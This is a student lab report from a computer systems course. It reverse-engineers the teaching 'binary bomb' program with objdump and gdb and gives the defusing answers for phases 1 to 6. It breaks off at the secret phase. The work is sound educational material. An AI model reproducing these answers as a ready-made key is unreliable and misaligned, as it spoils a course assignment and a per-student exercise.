華中科技大学

课 程 实 验 报 告

课程名称： 计算机系统基础

专业班级： **CS2006**

学　　号： **U202015471**

姓　　名： 杨释钧

指导教师： 刘海坤

报告日期： **2022 年 6 月 14 日**

计算机科学与技术学院

目录

实验 2：Binary Bomb 实验

2.1 实验概述

实验目的：通过使用课程所学知识拆除一个“binary bombs”来增强对程序的机器级表示、汇编语言、调试器和逆向工程等方面原理与技能的掌握。

实验目标：尽可能去拆除更多的炸弹。

实验要求：需要使用 gdb 调试器和 objdump 来反汇编炸弹的可执行文件，并单步跟踪调试每一阶段的机器代码，从中理解每一汇编语言代码的行为或作用，进而设法“推断”出拆除炸弹所需的目标字符串。

实验语言：C 语言

实验环境：Linux

2.2 实验内容

一个“binary bombs”（二进制炸弹，下文将简称为炸弹）是一个 Linux 可执行 C 程序，包含了 6 个阶段（phase1~phase6）。炸弹运行的每个阶段要求你输入一个特定的字符串，若输入符合程序预期的输入，该阶段的炸弹就被“拆除”，否则炸弹“爆炸”并打印输出″BOOM!!!″字样。实验的目标是拆除尽可能多的炸弹层次。

每个炸弹阶段考察了机器级语言程序的一个不同方面，难度逐级递增：

* 阶段 1：字符串比较
* 阶段 2：循环
* 阶段 3：条件/分支
* 阶段 4：递归调用和栈
* 阶段 5：指针
* 阶段 6：链表/指针/结构

另外还有一个隐藏阶段，但只有在第 4 阶段的解之后附加一特定字符串后才会出现。

2.2.1 阶段 1 字符串比较

1. 任务描述：通过阅读 phase_1 的反汇编代码找出要输入的内容。

2. 实验设计：在本次实验中，主要通过工具 objdump 获取可执行目标文件 bomb 的反汇编代码，找到 phase_1 的反汇编代码，通过使用 gdb 加断点调试来分析应输入的内容

3. 实验过程：首先通过 vim 打开 bomb 的反汇编代码，定位到 phase_1 的位置，可以看到 phase_1 的反汇编代码如图 2.1 所示。

```
08048b33 <phase_1>:
 8048b33:       83 ec 14                sub    $0x14,%esp
 8048b36:       68 cc 9f 04 08          push   $0x8049fcc
 8048b3b:       ff 74 24 1c             pushl  0x1c(%esp)
 8048b3f:       e8 93 04 00 00          call   8048fd7 <strings_not_equal>
 8048b44:       83 c4 10                add    $0x10,%esp
 8048b47:       85 c0                   test   %eax,%eax
 8048b49:       74 05                   je     8048b50 <phase_1+0x1d>
 8048b4b:       e8 7e 05 00 00          call   80490ce <explode_bomb>
 8048b50:       83 c4 0c                add    $0xc,%esp
 8048b53:       c3                      ret
```

图 2.1 phase_1 的反汇编代码

首先可以直接注意到函数 phase_1 调用了函数 strings_not_equal，通过这个函数的名字我们很容易可以看出该函数的作用应当是比较两个字符串是否相等，根据函数调用时通过堆栈传参的特点，可以认为在调用指令的上面两条压栈指令中，应当一个是我们输入的字符串，一个是 phase_1 的答案，那么我们可以用 gdb 调试，看一下这两个位置的值。

我们将断点打到 0x8048b36 的位置，然后打印内存 0x8049fcc 的值，如图 2.2 所示。

```
0x08048b36 in phase_1 ()
(gdb) x/s 0x8049fcc
0x8049fcc:      "Verbosity leads to unclear, inarticulate things."
```

图 2.2 内存 0x8049fcc 的值

可以看到这个字符串不是我们输入的字符串，那么这个字符串就是 phase_1 的答案，即”Verbosity leads to unclear, inarticulate things”

4. 实验结果：

然后，我们可以把答案写到一个文本文件 ans 里，接下来运行 bomb 文件，运行结果如图 2.3 所示，进而可以说明这个答案就是 phase_1 的答案

```
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Verbosity leads to unclear, inarticulate things.
Phase 1 defused. How about the next one?
```

图 2.3 phase_1 运行结果

2.2.2 阶段 2 循环

1. 任务描述：通过阅读 phase_2 的反汇编代码找出要输入的内容。

2. 实验设计：在本次实验中，主要通过工具 objdump 获取可执行目标文件 bomb 的反汇编代码，找到 phase_2 的反汇编代码，通过使用 gdb 加断点调试来分析应输入的内容。

3. 实验过程：类似于 phase_1，在我们定位到 phase_2 的代码，首先我们要确定 phase_2 的输入。在 phase_2 中，很容易就可以发现在刚开始的一部分进行读入的反汇编代码，如图 2.4 所示。

```
8048b68:       50                      push   %eax
8048b69:       ff 74 24 3c             pushl  0x3c(%esp)
8048b6d:       e8 81 05 00 00          call   80490f3 <read_six_numbers>
```

图 2.4 phase_2 输入格式相关代码

根据调用函数的名字 read_six_numbers，可以推测这一关的输入是六个数字，接下来我们继续进行分析。首先，纵观整个 phase_2 的代码，没有发现什么特别的内存地址，并且分析输入部分的调用代码，发现他把栈上的一个内存地址作为参数传给了 read_six_numbers，所以可以推测 phase_2 把我们输入的内容保存到了栈上，接下来我们用 gdb 调试来验证我们这个想法。我们输入 1 2 3 4 5 6，然后打断点到调用 read_six_number 函数指令的下一条指令，即地址 0x8048b72，然后打印相关的值，如图 2.5 所示。

```
(gdb) x/d $esp+4
0xffffd3b4:     1
(gdb) x/d $esp+8
0xffffd3b8:     2
(gdb) x/d $esp+12
0xffffd3bc:     3
(gdb) x/d $esp+16
0xffffd3c0:     4
(gdb) x/d $esp+20
0xffffd3c4:     5
(gdb) x/d $esp+24
0xffffd3c8:     6
```

图 2.5 栈上的部分值

可以看出这就是我们输入的内容，然后我们继续往下看，关键代码如图 2.6 所示。

```
8048b81:       bb 01 00 00 00          mov    $0x1,%ebx
8048b86:       89 d8                   mov    %ebx,%eax
8048b88:       03 04 9c                add    (%esp,%ebx,4),%eax
8048b8b:       39 44 9c 04             cmp    %eax,0x4(%esp,%ebx,4)
8048b8f:       74 05                   je     8048b96 <phase_2+0x42>
8048b91:       e8 38 05 00 00          call   80490ce <explode_bomb>
8048b96:       83 c3 01                add    $0x1,%ebx
8048b99:       83 fb 06                cmp    $0x6,%ebx
8048b9c:       75 e8                   jne    8048b86 <phase_2+0x32>
```

图 2.6 phase_2 关键代码

在这串代码里，寄存器 ebx 应该是作为计数器，每次从栈上取出相应的值，我们不妨假设输入的第一个数是 x，那么按照这个逻辑走的话，eax 就是 x+1，然后在内存 0x8048b8b 的位置，将 x+1 和输入的第二个数作比较，可以看出如果不相等的话就会爆炸，所以第二个数应当是 x+1，然后计数器 ebx 自增，回到内存 0x8048b86 的位置处，继续下一步操作，那么在第二次循环中，我们已经知道了第二个数是 x+1，那么这个时候 eax 应当是 x+3，根据上面的分析，第三个数就应该是 x+3，类似的，我们最终的六个数应该形如 x x+1 x+3 x+6 x+10 x+15，其中 x 可以随便给一个值，我们这里给 0，那么第二关最后的答案就是 0 1 3 6 10 15。

4. 实验结果：

我们把 phase_2 的答案写到文件 ans 里，然后运行 bomb 文件，可以看到运

行结果如图 2.7 所示，那么 phase_2 的答案就是正确的。

```
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Verbosity leads to unclear, inarticulate things.
Phase 1 defused. How about the next one?
0 1 3 6 10 15
That's number 2.  Keep going!
```

图 2.7 phase_2 的运行结果

2.2.3 阶段 3 条件/分支

1. 任务描述：通过阅读 phase_3 的反汇编代码找出要输入的内容。

2. 实验设计：在本次实验中，主要通过工具 objdump 获取可执行目标文件 bomb 的反汇编代码，找到 phase_3 的反汇编代码，通过使用 gdb 加断点调试来分析应输入的内容。

3. 实验过程：和之前一样，我们定位到 phase_3 的代码，首先确定输入的格式。输入代码如图 2.8 所示。

```
8048bce:       68 6f a1 04 08          push   $0x804a16f
8048bd3:       ff 74 24 2c             pushl  0x2c(%esp)
8048bd7:       e8 34 fc ff ff          call   8048810 <__isoc99_sscanf@plt>
```

图 2.8 phase_3 的输入代码

可以看到这里调用了 sscanf 函数，那么内存 0x804a16f 存放的应该是相应匹配的字符串，我们把断点加到 0x8048bce，看一下这个内存的内容，如图 2.9 所示。

```
Breakpoint 1, 0x08048bce in phase_3 ()
(gdb) x/s 0x804a16f
0x804a16f:      "%d %d"
```

图 2.9 地址 0x804a16f 的值

可以看到输入的应当是两个整数，接下来我们看下面的关键代码，如图 2.10 所示。

```
8048bf0:       8b 44 24 04             mov    0x4(%esp),%eax
8048bf4:       ff 24 85 30 a0 04 08    jmp    *0x804a030(,%eax,4)
8048bfb:       b8 c4 03 00 00          mov    $0x3c4,%eax
8048c00:       eb 3b                   jmp    8048c3d <phase_3+0x88>
8048c02:       b8 3e 01 00 00          mov    $0x13e,%eax
8048c07:       eb 34                   jmp    8048c3d <phase_3+0x88>
8048c09:       b8 d0 02 00 00          mov    $0x2d0,%eax
8048c0e:       eb 2d                   jmp    8048c3d <phase_3+0x88>
8048c10:       b8 c9 00 00 00          mov    $0xc9,%eax
8048c15:       eb 26                   jmp    8048c3d <phase_3+0x88>
8048c17:       b8 a3 00 00 00          mov    $0xa3,%eax
8048c1c:       eb 1f                   jmp    8048c3d <phase_3+0x88>
8048c1e:       b8 c8 03 00 00          mov    $0x3c8,%eax
8048c23:       eb 18                   jmp    8048c3d <phase_3+0x88>
8048c25:       b8 69 02 00 00          mov    $0x269,%eax
8048c2a:       eb 11                   jmp    8048c3d <phase_3+0x88>
8048c2c:       e8 9d 04 00 00          call   80490ce <explode_bomb>
8048c31:       b8 00 00 00 00          mov    $0x0,%eax
8048c36:       eb 05                   jmp    8048c3d <phase_3+0x88>
8048c38:       b8 33 01 00 00          mov    $0x133,%eax
8048c3d:       3b 44 24 08             cmp    0x8(%esp),%eax
8048c41:       74 05                   je     8048c48 <phase_3+0x93>
```

图 2.10 phase_3 的关键代码

可以看出这里面有很多 jmp 语句，在内存 0x8048bf0 位置，将输入的第一个数给寄存器 eax，然后下一条指令就是一个跳转指令，这里也出现了一个特殊的地址 0x804a030，我们打印一下这个地址附近的值，如图 2.11 所示

```
(gdb) x/8x 0x804a030
0x804a030:      0x08048c38      0x08048bfb      0x08048c02      0x08048c09
0x804a040:      0x08048c10      0x08048c17      0x08048c1e      0x08048c25
```

图 2.11 地址 0x804a030 附近的值

根据这些地址以及反汇编代码，可以推断出 phase_3 就是一个 switch 语句，并且是根据 eax 的值决定跳转到哪个位置，然后在这个位置处把一个值赋给 eax，并将输入的第二个数和 eax 比较，如果不相等的话就爆炸。那么可以确定这一关是有多组解的，我们可以令第一个数为 1，那么就可以得到这个时候第二个数的值，因此我们通过观察整个 switch 语句的结构可以推测此时的第二个数应当是 0x3c4，即十进制的 964。故 phase_3 的答案应当是 1 964，当然，答案不唯一。

4. 实验结果：

我们把 phase_3 的答案写到文件 ans 里，然后运行 bomb 文件，可以看到运行结果如图 2.12 所示，那么 phase_3 的答案就是正确的。

```
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
That's number 2.  Keep going!
Halfway there!
```

图 2.12 phase_3 运行结果

2.2.4 阶段 4 递归调用和栈

1. 任务描述：通过阅读 phase_3 的反汇编代码找出要输入的内容。

2. 实验设计：在本次实验中，主要通过工具 objdump 获取可执行目标文件 bomb 的反汇编代码，找到 phase_3 的反汇编代码，通过使用 gdb 加断点调试来分析应输入的内容。

3. 实验过程：和之前一样，我们定位到 phase_4 的部分，首先尝试确定输入的格式。输入部分的反汇编代码如图 2.13 所示。

```
8048cd0:       68 6f a1 04 08          push   $0x804a16f
8048cd5:       ff 74 24 2c             pushl  0x2c(%esp)
8048cd9:       e8 32 fb ff ff          call   8048810 <__isoc99_sscanf@plt>
```

图 2.13 phase_4 的输入部分的反汇编代码

这里同样也是调用了 sscanf 函数，在调用之前将 0x804a16f 这一地址压栈，这一地址的值我们已经很熟悉了，因此可以确定第四关的输入仍然是两个整数。接下来我们看关键代码。如图 2.14 所示。

```
8048ce6:       83 7c 24 04 0e          cmpl   $0xe,0x4(%esp)
8048ceb:       76 05                   jbe    8048cf2 <phase_4+0x3b>
8048ced:       e8 dc 03 00 00          call   80490ce <explode_bomb>
8048cf2:       83 ec 04                sub    $0x4,%esp
8048cf5:       6a 0e                   push   $0xe
8048cf7:       6a 00                   push   $0x0
8048cf9:       ff 74 24 10             pushl  0x10(%esp)
8048cfd:       e8 5c ff ff ff          call   8048c5e <func4>
8048d02:       83 c4 10                add    $0x10,%esp
8048d05:       83 f8 0d                cmp    $0xd,%eax
8048d08:       75 07                   jne    8048d11 <phase_4+0x5a>
8048d0a:       83 7c 24 08 0d          cmpl   $0xd,0x8(%esp)
8048d0f:       74 05                   je     8048d16 <phase_4+0x5f>
8048d11:       e8 b8 03 00 00          call   80490ce <explode_bomb>
```

图 2.14 phase_4 关键代码

可以看到首先将输入的第一个数与 14 比较，如果大于 14 就会爆炸，所以我们输入的第一个数应当小于等于 14，然后 phase_4 调用了 func4，将机器返回值和 13 比较，如果不等于 13 就会爆炸。此外，根据 0x8048d0a 地址的语句，我们可以很容易确定第二个数就是 13。那么接下来我们只需要确定第一个数就行了。

下面我们看一下 func4 的反汇编代码。首先在调用的时候通过堆栈传参，同时结合 phase_4 的代码可以知道调用格式类似于 func4(r, l, a)，其中 a 是我们输入的第一个数，r 在 phase_4 中传入的是 14，l 在 phase_4 中传入的是 0。然后我们看一下 func4 的反汇编，首先先看最开始处理参数部分的反汇编代码，如图 2.15 所示。

```
8048c63:       8b 54 24 10             mov    0x10(%esp),%edx
8048c67:       8b 74 24 14             mov    0x14(%esp),%esi
8048c6b:       8b 4c 24 18             mov    0x18(%esp),%ecx
8048c6f:       89 c8                   mov    %ecx,%eax
8048c71:       29 f0                   sub    %esi,%eax
8048c73:       89 c3                   mov    %eax,%ebx
8048c75:       c1 eb 1f                shr    $0x1f,%ebx
8048c78:       01 d8                   add    %ebx,%eax
8048c7a:       d1 f8                   sar    %eax
8048c7c:       8d 1c 30                lea    (%eax,%esi,1),%ebx
```

图 2.15 func4 处理参数部分的反汇编代码

首先 edx 存放 a，esi 存放 l，ecx 存放 r，接下来的这部分运算其实只做了一件事，即计算(r+l)/2 并将其存放到 ebx 中。然后我们继续看下面的递归代码，如图 2.16 所示。

```
8048c7f:       39 d3                   cmp    %edx,%ebx
8048c81:       7e 15                   jle    8048c98 <func4+0x3a>
8048c83:       83 ec 04                sub    $0x4,%esp
8048c86:       8d 43 ff                lea    -0x1(%ebx),%eax
8048c89:       50                      push   %eax
8048c8a:       56                      push   %esi
8048c8b:       52                      push   %edx
8048c8c:       e8 cd ff ff ff          call   8048c5e <func4>
8048c91:       83 c4 10                add    $0x10,%esp
8048c94:       01 d8                   add    %ebx,%eax
8048c96:       eb 19                   jmp    8048cb1 <func4+0x53>
8048c98:       89 d8                   mov    %ebx,%eax
8048c9a:       39 d3                   cmp    %edx,%ebx
8048c9c:       7d 13                   jge    8048cb1 <func4+0x53>
8048c9e:       83 ec 04                sub    $0x4,%esp
8048ca1:       51                      push   %ecx
8048ca2:       8d 43 01                lea    0x1(%ebx),%eax
8048ca5:       50                      push   %eax
8048ca6:       52                      push   %edx
8048ca7:       e8 b2 ff ff ff          call   8048c5e <func4>
8048cac:       83 c4 10                add    $0x10,%esp
8048caf:       01 d8                   add    %ebx,%eax
8048cb1:       83 c4 04                add    $0x4,%esp
```

图 2.16 func4 递归部分的代码

可以看到这部分首先将(r+l)/2 与 a 作比较，根据其大小关系决定如何调用函数进行传参。我们可以写出如下的等价 C 语言代码。

```
int func4(int r,int l,int a)
{
    int mid=(r+l)/2;
    if(mid==a)
    {
        return mid;
    }
    else if(mid>a)
    {
        return func4(mid-1,l,a)+mid;
    }
    return func4(r,mid+1,a)+mid;
}
```

也就是说我们现在只需要求 a 使得 func4(14, 0, a)==13 成立即可。经过推理可知 a 应当是 2，也就是说我们应当输入 2 13 这两个数。

4. 实验结果：

我们把 phase_4 的答案写到文件 ans 里，然后运行 bomb 文件，可以看到运行结果如图 2.17 所示，那么 phase_4 的答案就是正确的。

```
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
That's number 2.  Keep going!
Halfway there!
So you got that one.  Try this one.
```

图 2.17 phase_4 运行结果

2.2.5 阶段 5 指针

1. 任务描述：通过阅读 phase_5 的反汇编代码找出要输入的内容。

2. 实验设计：在本次实验中，主要通过工具 objdump 获取可执行目标文件 bomb 的反汇编代码，找到 phase_5 的反汇编代码，通过使用 gdb 加断点调试来分析应输入的内容。

3. 实验过程：和之前一样，我们还是先考虑明确输入的格式。Phase_5 输入格式的相关代码如图 2.18 所示。

```
8048d3a:       89 44 24 18             mov    %eax,0x18(%esp)
8048d3e:       31 c0                   xor    %eax,%eax
8048d40:       53                      push   %ebx
8048d41:       e8 72 02 00 00          call   8048fb8 <string_length>
8048d46:       83 c4 10                add    $0x10,%esp
8048d49:       83 f8 06                cmp    $0x6,%eax
8048d4c:       74 05                   je     8048d53 <phase_5+0x27>
8048d4e:       e8 7b 03 00 00          call   80490ce <explode_bomb>
```

图 2.18 phase_5 输入格式代码

可以看到这里调用了 string_length 函数，并且将其返回值和 6 进行比较，这意味着我们应当输入一个长度为 6 的字符串。

接下来我们看一下关键部分的反汇编代码，如图 2.19 所示。

```
8048d53:       b8 00 00 00 00          mov    $0x0,%eax
8048d58:       0f b6 14 03             movzbl (%ebx,%eax,1),%edx
8048d5c:       83 e2 0f                and    $0xf,%edx
8048d5f:       0f b6 92 50 a0 04 08    movzbl 0x804a050(%edx),%edx
8048d66:       88 54 04 05             mov    %dl,0x5(%esp,%eax,1)
8048d6a:       83 c0 01                add    $0x1,%eax
8048d6d:       83 f8 06                cmp    $0x6,%eax
8048d70:       75 e6                   jne    8048d58 <phase_5+0x2c>
8048d72:       c6 44 24 0b 00          movb   $0x0,0xb(%esp)
8048d77:       83 ec 08                sub    $0x8,%esp
8048d7a:       68 26 a0 04 08          push   $0x804a026
8048d7f:       8d 44 24 11             lea    0x11(%esp),%eax
8048d83:       50                      push   %eax
8048d84:       e8 4e 02 00 00          call   8048fd7 <strings_not_equal>
8048d89:       83 c4 10                add    $0x10,%esp
8048d8c:       85 c0                   test   %eax,%eax
8048d8e:       74 05                   je     8048d95 <phase_5+0x69>
8048d90:       e8 39 03 00 00          call   80490ce <explode_bomb>
8048d95:       8b 44 24 0c             mov    0xc(%esp),%eax
8048d99:       65 33 05 14 00 00 00    xor    %gs:0x14,%eax
```

图 2.19 phase_5 关键代码

首先，ebx 应当存放着我们输入的字符串的地址，这里的 eax 应当是作为一个计数器，那么内存 0x8048d58 处的指令就是把第 eax 个字符位扩展后给 edx，然后往下继续，取 edx 的低四位，将内存 0x804a050+edx 处的值给 edx 后再将低八位的值送到堆栈上，即送到内存 esp+5+eax 的位置处。我们可以先看看内存 0x804a050 附近的值是多少。如图 2.20 所示。

```
(gdb) x/s 0x804a050
0x804a050 <array.3249>: "maduiersnfotvbylSo you think you can stop the bom
b with ctrl-c, do you?"
```

图 2.20 0x804a050 的内容

可以看到这就是一个字符串，那么上面我们解读的代码的含义应该就是根据我们输入的字符串，对于每一位，取其 ASCII 码的第四位之后，依次作为索引取地址 0x804a050 处的字符串的相应位置的字符，然后将其送到内存 esp+5+eax 处。然后我们接着往下看。重点在于内存 0x8048d72 到 0x8048d84 处的指令，可以发现这里调用了函数 strings_no_equal，传入的参数就是我们映射之后的字符串以及 0x804a026 这个地址。我们看一下这个地址的值，如图 2.21 所示。

```
(gdb) x/s 0x804a026
0x804a026:      "flames"
```

图 2.21 地址 0x804a026 处的值

那么，最终 phase_5 就是要求通过上述映射之后得到的字符串是 flames 这个字符串即可。下面我们以如何获取第一个字符‘f’为例来说明破解方法。首先查看 0x804a050 的字符串，可以发现字符‘f’是其第 9 个字符，因此我们查看 ascii 码表，只需要找到一个低四位是 9 的字符即可，显然字符‘i’是满足要求的，同理我们可以求出其余字符，最终可以推断出 phase_5 的答案就是 ioapeg。

4. 实验结果：

我们把 phase_5 的答案写到文件 ans 里，然后运行 bomb 文件，可以看到运行结果如图 2.22 所示，那么 phase_5 的答案就是正确的。

```
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
That's number 2.  Keep going!
Halfway there!
So you got that one.  Try this one.
Good work!  On to the next...
```

图 2.22 phase_5 运行结果

2.2.6 阶段 6 链表/指针/结构

1. 任务描述：通过阅读 phase_6 的反汇编代码找出要输入的内容。

2. 实验设计：在本次实验中，主要通过工具 objdump 获取可执行目标文件 bomb 的反汇编代码，找到 phase_6 的反汇编代码，通过使用 gdb 加断点调试来分析应输入的内容。

3. 实验过程：phase_6 的反汇编代码非常长，我们考虑逐步去看。首先仍然先考虑明确输入格式。我们可以看到关于输入格式的反汇编代码如图 2.23 所示。

```
8048dbd:      8d 44 24 14             lea    0x14(%esp),%eax
8048dc1:      50                      push   %eax
8048dc2:      ff 74 24 5c             pushl  0x5c(%esp)
8048dc6:      e8 28 03 00 00          call   80490f3 <read_six_numbers>
8048dcb:      83 c4 10                add    $0x10,%esp
```

图 2.23 phase_6 的反汇编代码

可以看到这里就是要读入六个数，然后我们继续看下一部分的代码，如图

2.24 所示。



图 2.24 phase_6 在读入数据后进行的一段操作

这一段逻辑是一个多重循环。首先可以明确 esi 应当是一个计数器，然后在内存 0x8048dd3 处依次将输入的六个数给 eax，然后将 eax 减 1，如果这个数大于 5 的话就会爆炸，到这里可以发现我们读入的六个数应当小于等于 6。接下来就是对计数器 esi 处理，可以看到如果遍历完输入数据后就会跳转到 0x8048elf 这个位置，我们暂时不去管它，继续往下看，可以看到下面把 esi 给 ebx，然后取判断 esp+4*ebx+0xc 对应的值和 esp+4*esi+8 对应的值是否相等，如果相等就会爆炸，否则 ebx 递增，去判断下一个数是否满足条件。总的来看，这一部分的逻辑类似于下面的代码：

```
for (int i=0; i<6; i++){
    if (arr[i] - 1 > 5) bomb();
    for (int j=i+1; j<=5; j++) {
        if(arr[j] == arr[i]) bomb();
    }
}
```

也就是说，我们要求输入的 6 个数均小于等于 6 并且互不相等。然后我们看进行完上述操作之后的逻辑，反汇编代码如图 2.25 所示。



图 2.25 对输入数据判断后的逻辑

首先在跳转到地址 0x8048e1f 后，对计数器 ebx、esi、eax 赋了初值，然后将一个特殊的值给了 edx，我们打印一下这个地址附近的值，如图 2.26 所示



图 2.26 地址 0x804c13c 处的值

如果仔细分析的话，可以看出这些值还是有规律的，我们注意到 0x804c144 处开始的四个字节是一个地址，刚好指向下一个类似的结构，也就是说，这应该是一个链表的结构，一共有 6 个结点，结构定义如下所示：

```
struct node{
    int value;
    int index;
    node* next;
};
```

搞清楚这一点，这个循环的含义其实就比较明确了，应该就是根据我们输入的索引，把对应的 node 结点的地址放到一个数组 nodes 里，其等价代码如下所示：

```
for (int i = 0; i < 6; ++i)
{
  int index = input[i];
  nodes[i] = &node1;

  while (nodes[i]->index != index)
    nodes[i] = nodes[i]->next;
}
```

然后我们继续去考察下面的逻辑，反汇编代码如图 2.27 所示。

```
8048e3b:       8b 5c 24 24             mov    0x24(%esp),%ebx
8048e3f:       8d 44 24 24             lea    0x24(%esp),%eax
8048e43:       8d 74 24 38             lea    0x38(%esp),%esi
8048e47:       89 d9                   mov    %ebx,%ecx
8048e49:       8b 50 04                mov    0x4(%eax),%edx
8048e4c:       89 51 08                mov    %edx,0x8(%ecx)
8048e4f:       83 c0 04                add    $0x4,%eax
8048e52:       89 d1                   mov    %edx,%ecx
8048e54:       39 f0                   cmp    %esi,%eax
8048e56:       75 f1                   jne    8048e49 <phase_6+0x9d>
8048e58:       c7 42 08 00 00 00 00    movl   $0x0,0x8(%edx)
```

图 2.27 phase_6 处理链表地址后的逻辑

这段代码首先对几个寄存器赋值，结合上面的推理，可以发现 ebx 存放 nodes[0]，eax 存放地址 nodes，esi 存放链表的尾地址，是后面用来判断是否走到最后一个结点的。这一部分整体的逻辑，大概就是根据我们输入的值重排链表，因为我们在上一个阶段中是根据我们输入的值来将对应的 node 放入到数组 nodes 里的，而每个 node 中指针指向的值没有变化，所以我们这里需要让 nodes 数组中的 node 的指针指向 nodes 数组中的下一个，即 nodes[i]. next=nodes[i+1]。

接下来我们考察最后的一段逻辑，反汇编代码如图 2.28 所示。

```
8048e58:       c7 42 08 00 00 00 00    movl   $0x0,0x8(%edx)
8048e5f:       be 05 00 00 00          mov    $0x5,%esi
8048e64:       8b 43 08                mov    0x8(%ebx),%eax
8048e67:       8b 00                   mov    (%eax),%eax
8048e69:       39 03                   cmp    %eax,(%ebx)
8048e6b:       7d 05                   jge    8048e72 <phase_6+0xc6>
8048e6d:       e8 5c 02 00 00          call   80490ce <explode_bomb>
8048e72:       8b 5b 08                mov    0x8(%ebx),%ebx
8048e75:       83 ee 01                sub    $0x1,%esi
8048e78:       75 ea                   jne    8048e64 <phase_6+0xb8>
8048e7a:       8b 44 24 3c             mov    0x3c(%esp),%eax
8048e7e:       65 33 05 14 00 00 00    xor    %gs:0x14,%eax
8048e85:       74 05                   je     8048e8c <phase_6+0xe0>
8048e87:       e8 04 f9 ff ff          call   8048790 <__stack_chk_fail@plt>
8048e8c:       83 c4 44                add    $0x44,%esp
8048e8f:       5b                      pop    %ebx
8048e90:       5e                      pop    %esi
8048e91:       c3                      ret
```

图 2.28 phase_6 的最后一段逻辑

这段逻辑其实就是最后的判断逻辑，其中 ebx 指向 nodes[0]，而 0x8048e64 就是把这个结点指向的结点地址给 eax，然后下一条指令拿出这个结点的 value，和 ebx 对应的 value 作比较，如果后者大于等于前者的话就不会爆炸，然后把 ebx 指向下一个结点。

通过上面的分析，我们的输入就是要让最终结点的 value 能够降序排列，由于最后这里的所有的 node 已经在前面的一处逻辑按照我们输入的序列进行排序了，那么我们的输入只需要是这些 node 按 value 降序排列之后的索引值即可。回看一下图，可以知道我们最终的输入就是 6 3 1 5 2 4。

4. 实验结果：

我们把 phase_6 的答案写到文件 ans 里，然后运行 bomb 文件，可以看到运行结果如图 2.29 所示，那么 phase_6 的答案就是正确的。

```
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
That's number 2.  Keep going!
Halfway there!
So you got that one.  Try this one.
Good work!  On to the next...
Congratulations! You've defused the bomb!
```

图 2.29 phase_6 运行结果

2.2.7 secret_phase 二叉树/指针/递归

1. 任务描述：通过全局搜索找到特殊任务 secret_phase，通过阅读反汇编代码，查找运行到 secret_phase 的方法并找到其答案。

